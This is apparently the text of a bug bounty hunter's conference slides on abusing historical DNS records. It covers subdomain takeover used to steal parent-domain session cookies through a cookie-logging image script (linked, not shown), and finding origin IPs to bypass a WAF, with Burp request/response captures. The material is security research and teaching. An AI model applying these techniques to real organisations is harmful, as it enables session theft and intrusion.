

Abusing historical DNS records for fun and profit

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Whoami

- Information Security Specialist
- Part-time Bounty Hunter
- Bugcrowd Hacker Advisory Board Member
- Synack Red Team Circle of Trust Member and Envoy
- Earned more than 1 million USD from bounties
- Father of three devils
- @mcipekci on X (Twitter), LinkedIn etc.

What's DNS?

The domain name system (DNS) is a naming database in which internet domain names are located and translated into Internet Protocol (IP) addresses.

The domain name system maps the name people use to locate a website to the IP address that a computer uses to locate that website.

Why it's important?

- Literally, everything on the internet depends DNS. Organizations set up many DNS entries for their usages and set configurations specially handled for their domains.
- As things growing bigger most organizations can't handle their **DNS hygiene** properly which results in lots of issues that could be abused on their infrastructures.
- Lack of **DNS hygiene** and **DNS records history** increases attack surface for the attackers.

How it could be abused?

- Subdomain Hijacking
- Origin IP
- VHost enumeration

Subdomain Hijacking

Subdomain Hijacking or Subdomain Takeover is an issue that occurs when **DNS hygiene** is not properly handled which allows attackers to take control of the subdomain of the target.

Subdomain Hijacking

As attackers taking control of the subdomain, they can abuse it with various ways.

Many APTs and scammer groups actually abusing subdomain hijacking issues to use it for their campaigns meanwhile organizations ignoring how serious these issues could be.

Not only they could be used for scamming purposes they could be used for following vulnerability types:

- **Cross-Site Scripting**
- **CORS misconfiguration**
- **Whitelist Bypass** for allowed domain checks on issues like **SSRF**.
- **Session takeover**


Subdomain Hijacking

While XSS and CORS misconfiguration are common way to abuse subdomain hijacking issues, did you know if your target setting session cookies to the any **upper level subdomain** than one you hijacked, you can abuse subdomain hijacking without any **XSS** or **CORS** issue?

As long as you are able to serve any content to the victims such as simple image file, you can takeover session of theirs and access them.

Subdomain Hijacking

Totally safe mail contents right?




Subdomain Hijacking

While investigating target we observed that subdomain we took over so hard to abuse as it was impossible for legit users to visit and access contents.

We observed that their mail application is allowing to send images from some third party and directly using the content instead of proxifying the address.

Subdomain Hijacking



Subdomain Hijacking


We decided to make simple PHP script acting like image when accessed and displaying their original logo and logging all of the request done to the endpoint such as cookies, headers etc.

Sample gist could be found at:

<https://gist.github.com/mcipekci/071418c205e4c1e04514782ecfa4ac58>



Subdomain Hijacking



Subdomain Hijacking



Origin IP


Origin IP is actual IP address of the target, usually when targets setting up WAF, requests first handled by load balancer of the WAF provider then passed to the origin server.

Origin IP

Finding origin IP address could be hard but when target subdomain have historical DNS records things could be easier specially if target organization didn't change origin IP address.

For finding historical DNS records you can use various services paid and free, ViewDNS does wonders as free service.

Origin IP



Request

Pretty Raw Hex Hackvector

```
1 POST /index.php?r=site/fileupload HTTP/1.1
2 Host: [REDACTED]
3 Cache-Control: max-age=0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 Cookie: csrf=
[REDACTED]
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: application/x-www-form-urlencoded
21 Content-Length: 98
22
23 _csrf=-_mk1MK8ftEwftwo0u-wLpq12gZKLWMMkfQRSQ70Imi6aq0iMtOYfulob62uhjYrWYACwHBG380iWE04_ziRg%3D%3D
```


Response

Pretty Raw Hex Render CSP Hackvector

```
1 HTTP/1.1 200 OK
2 Date: Sat, 17 Sep 2022 02:19:31 GMT
3 Server: Apache
4 X-XSS-Protection: 1; mode=block
5 X-Frame-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 Content-Security-Policy: default-src: https://www.[REDACTED].mx
8 Referrer-Policy: no-referrer
9 Feature-Policy: vibrate 'self'; usermedia *; sync-xhr 'self' https://www.[REDACTED]
10 Cache-Control: no-cache
11 X-Robots-Tag: noindex, nofollow
12 Connection: Upgrade
13 Vary: Accept-Encoding
14 host-header: [REDACTED]
15 Content-Type: text/html; charset=UTF-8
16 Content-Length: 1687
17
18 {"error": "No files found for upload."}<pre>An Error occurred while handling another error:
19 yii\web\HeadersAlreadySentException: Headers already sent in
[REDACTED]
20 Stack trace:
21 #0 /home/yii/web
22 #1 /home/yii/web
23 #2 /home/yii/web
24 #3 [int
25 #4 [mai
26 Previous
27 yii\web
/home1/
/home1/
/home1/
28 Stack trace:
29 #0 /home/yii/web
30 #1 /home/yii/web
31 #2 /home/yii/bas
32 #3 [mai
```

INSPECTOR

Origin IP



Request

Pretty Raw Hex Hackvector

```
1 POST [redacted] /index.php?r=site/fileupload HTTP/1.1
2 Host: [redacted]
3 Cache-Control: max-age=0
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="104", " Not A;Brand";v="99", "Google Chrome";v="104"
6 Sec-Ch-Ua-Mobile: ?0
7 Cookie: csrf=
[redacted]
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: null
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9,tr;q=0.8
19 Connection: close
20 Content-Type: application/x-www-form-urlencoded
21 Content-Length: 98
22
23 _csrf=-_mk1MK8ftEwftwo0u-wLpq12gZKLWMMkfQRSQ70Imi6aq0iMtOYfulob62uhjYrWYACwHBG380iWE04_ziRg%3D%3D
```

Response

Pretty Raw Hex Render CSP Hackvector

```
1 HTTP/1.1 200 OK
2 Date: Sat, 17 Sep 2022 02:19:31 GMT
3 Server: Apache
4 X-XSS-Protection: 1; mode=block
5 X-Frame-Options: SAMEORIGIN
6 X-Content-Type-Options: nosniff
7 Content-Security-Policy: default-src: https://www.[redacted].mx
8 Referrer-Policy: no-referrer
9 Feature-Policy: vibrate 'self'; usermedia *; sync-xhr 'self' https://www.[redacted]
10 Cache-Control: no-cache
11 X-Robots-Tag: noindex, nofollow
12 Connection: Upgrade
13 Vary: Accept-Encoding
14 host-header: [redacted]
15 Content-Type: text/html; charset=UTF-8
16 Content-Length: 1687
17
18 {"error": "No files found for upload."}<pre>An Error occurred while handling another error:
19 yii\web\HeadersAlreadySentException: Headers already sent in
[redacted]
20 Stack trace:
21 #0 /home/yii/web
22 #1 /home/yii/web
23 #2 /home/yii/web
24 #3 [int
25 #4 [mai
26 Previous
27 yii\web
/home1/
/home1/
28 Stack t
29 #0 /hom
yii\web
30 #1 /hom
yii\web
31 #2 /hom
yii/bas
32 #3 [mai
```

